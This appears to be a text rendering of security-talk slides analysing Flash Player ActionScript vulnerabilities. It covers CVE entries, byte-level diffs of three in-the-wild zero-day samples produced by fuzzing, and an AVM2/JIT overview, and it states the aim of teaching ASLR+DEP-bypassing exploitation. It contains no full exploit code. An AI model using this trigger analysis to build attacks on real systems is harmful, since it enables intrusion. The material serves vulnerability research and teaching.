



# Understanding and Exploiting Flash ActionScript Vulnerabilities

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# Why started this research


- Recent years we have seen an increase number of Flash Player vulnerabilities.

## Search Results

There are 147 CVE entries or candidates that match your search. <span style="float: right;">CVE version: 20061101</span>	
Name	Description
<a href="#">CVE-2011-0608</a>	Adobe Flash Player before 10.2.152.26 allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2011-0559, CVE-2011-0560, CVE-2011-0561, CVE-2011-0571, CVE-2011-0572, CVE-2011-0573, CVE-2011-0574, CVE-2011-0578, and CVE-2011-0607.
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<a href="#">CVE-2011-0578</a>	Adobe Flash Player before 10.2.152.26 allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors related to a constructor for an unspecified ActionScript3 object and improper type checking, a different vulnerability than CVE-2011-0559, CVE-2011-0560, CVE-2011-0561, CVE-2011-0571, CVE-2011-0572, CVE-2011-0573, CVE-2011-0574, CVE-2011-0607, and CVE-2011-0608.
<a href="#">CVE-2011-0577</a>	Unspecified vulnerability in Adobe Flash Player before 10.2.152.26 allows remote attackers to execute arbitrary code via a crafted font.
<a href="#">CVE-2011-0575</a>	Untrusted search path vulnerability in Adobe Flash Player before 10.2.152.26 allows local users to gain privileges via a Trojan horse DLL in the current working directory.
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# Why started this research

- Most “Memory Corruption” are actually ActionScript-level vulnerabilities.

 Adobe - Security Bulletins: A...

## DETAILS

**Critical** vulnerabilities have been identified in Adobe Flash Player 10.1.102.64 and earlier versions for Windows, Macintosh, Linux, and Solaris. These vulnerabilities could cause the application to crash and could potentially allow an attacker to take control of the affected system.

This update resolves an integer overflow vulnerability that could lead to code execution (CVE-2011-0558).

This update resolves a **memory corruption** vulnerability that could lead to code execution (CVE-2011-0559).

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This update resolves a library-loading vulnerability that could lead to code execution (CVE-2011-0575).

This update resolves a font-parsing vulnerability that could lead to code execution (CVE-2011-0577).

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Adobe recommends users of Adobe Flash Player 10.1.102.64 and earlier versions for Windows, Macintosh, Linux, and Solaris update to Adobe Flash Player 10.2.152.26.

# Flash Zero-day Attacks

- We have seen many Flash zero-day attacks in the wild in recent years.
- Easy to find Flash zero-day.
  - Analysis show that they found the bugs just by “dumb fuzzing” – one-byte modification.

# Example 1 – CVE-2010-1297

## Having fun with Adobe 0-day exploits

 **Posted:** 08 Jun 2010 06:58 PM

We had some time to analyze the latest Adobe Flash 0-day exploit (CVE-2010-1297) floating around on the Internet. By Googling the text inside the file, we found it was generated from a benign SWF file inside the [AES.zip](#) file. This might mean that the attacker used the SWF file for dummy fuzzing. We used our custom SWF decoder to perform this SWF diffing operation. The actual difference between the original file and the crashing one is just one byte in the Action Script Byte code (DoABC tag type). The original byte 0x66 was modified to 0x40.

```
*****
Tag: DoABC 0x52 82
Length: 44540
Data
@@ -3831,7 +3745,7 @@ a0 01 24 02 a1 75 63 08 60 9f 02 62 07 2
 62 06 a1 24 02 a3 d2 60 38 66 ba 03 14 07 00 00      b..$.`8f.....
 62 06 82 10 03 00 00 24 00 82 a0 46 d2 04 01 61      b.....$.F..a
 bf 01 60 99 03 20 13 35 00 00 60 99 03 60 d1 04      ..`.5.`..`..
-d2 60 38 66 ba 03 14 0e 00 00 60 9f 02 66 bf 01     .`8f.....`..f..
+d2 60 38 40 ba 03 14 0e 00 00 60 9f 02 66 bf 01     .`8@.....`..f..
 62 06 a1 75 10 10 00 00 60 9f 02 66 bf 01 60 9f     b..u.....`..f..`
 02 66 a0 01 a0 d1 a0 75 46 d2 04 01 61 bf 01 10     .f.....uF..a...
 af 00 00 60 d1 04 24 00 60 d1 04 d3 60 c7 01 62     ...`.$.`...`.b
```

Figure 1: Diffing between original and exploit SWF records

# Example 2 – CVE-2010-2884

As the *DoABC* tag was the cause of the crash, the vulnerability must lie in *ActionScript Virtual Machine 2 (AVM2)*, which is responsible for executing *ActionScript* code. We compared the two *DoABC* tags and found a suspicious difference.

530	L2:	530	L2:
531	51 label	531	51 label
532 *	52 <b>getlocal</b> 2	532	52 <b>getlocal</b> 7
533	54 getlocal 6	533	54 getlocal 6
534	56 nextname	534	56 nextname

**Exploit2.swf** **waterfall.swf**

Figure 6. Side-by-side code comparison

This piece of code is part of a member function of an *ActionScript 3.0* library. There is no reason for any difference here. It must be the result of mutated base fuzzing, which, in this case, **only changed 1B in the code**. Using a debugger to trace the execution, we found that the overwrite of the memory mentioned earlier immediately happens after the execution of the modified function.

# Example 3 – CVE-2010-3654

## Fuzz My Life: Flash Player zero-day vulnerability (CVE-2010-3654)

by Haifei Li

October 29, 2010 at 10:38 am



As indicated in our FortiGuard Advisory [FGA-2010-53](#), an attack exploiting a critical zero-day vulnerability in Adobe Flash Player was found very recently roaming in the wild. Although the attack vector in the wild is a PDF file, it is a Flash Player vulnerability indeed (Adobe Reader embeds a Flash Player).

After analyzing the PDF sample, we do confirm that the core ActionScript in the embedded flash file, which triggers the exploit, is **almost** exactly the same as that of an [example](#) on flashamdmath.com, as Bugix Security [guessed](#).

Almost? Indeed: the only difference lies in a single byte (at 0x494A, for those who'd like to make a signature based on that ;)), changed from 0x16 in the example to 0x07 in the exploit code:

curvedPolygon.swf																
00004940	0513	0705	1407	0115	0702	1607	0217	0706	1A07	011B	0702	1C07	071E	0708	2007	0521
00004960	0705	2207	0623	0709	2507	0926	0709	2707	0928	0709	2907	092A	0706	2B07	0A2D	070A
00004980	2E07	0B30	070B	3107	0B32	070B	3307	0B34	070B	3507	0B36	070B	3707	0B38	070B	3907
000049A0	0B27	070B	3A07	043B	0706	3D07	0E3F	070F	4107	0E42	070E	4307	0E44	070E	4507	0246

PoC.swf																
00004940	0513	0705	1407	0115	0702	0707	0217	0706	1A07	011B	0702	1C07	071E	0708	2007	0521
00004960	0705	2207	0623	0709	2507	0926	0709	2707	0928	0709	2907	092A	0706	2B07	0A2D	070A
00004980	2E07	0B30	070B	3107	0B32	070B	3307	0B34	070B	3507	0B36	070B	3707	0B38	070B	3907
000049A0	0B27	070B	3A07	043B	0706	3D07	0E3F	070F	4107	0E42	070E	4307	0E44	070E	4507	0246

What does this correspond to? Simply to an ActionScript Class id sitting in the "MultiName" part of the file (According to [Adobe's ActionScript Virtual Machine 2 Overview](#)):

multiname_kind: 0x07, CONSTANT_QName	multiname_kind: 0x07, CONSTANT_QName
→ [ns: 2, name: 22 ("RadioButtonGroup")]	← [ns: 2, name: 7 ("Button")]

So, the original `fl.controls::RadioButtonGroup` class in the example becomes a `fl.controls::Button` class in the sample. Thus, at runtime, all references that are supposed to point to `fl.controls::RadioButtonGroup` actually refer to `fl.controls::Button...` which, somewhere below, triggers the vulnerability:

# The Ugly Thing

- Have not seen an Flash exploit working on Windows 7 (a waste of your Flash zero-day☺)
- No one knows the essence of the vulnerability (even though they can find it by “dumb fuzzing” and exploit it on Windows XP with heap spraying)




# Objectives

- Know the essence of the ActionScript vulnerabilities
- Know (you can and) how to write ASLR+DEP bypassing exploit for ActionScript vulnerabilities.


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# Overview on AVM2 and JIT




# How JIT Works




# Bytecode Block

- A function will be divided into many “**Bytecode Blocks**”.
- Based on “**Jumping Targets**”
- **Jumping Targets** are from **Jumping Operators**
- **Jumping Operator**: jump / jne / ifnle / lookupswitch... Any operators could produce a new branch in function.

# ActionScript Structure



# Verification Flow and Execution Flow



- **Verification Flow:** The **calculated** flow that used in the Verification and Generation Process.
- **Execution Flow:** The real program flow.

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


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
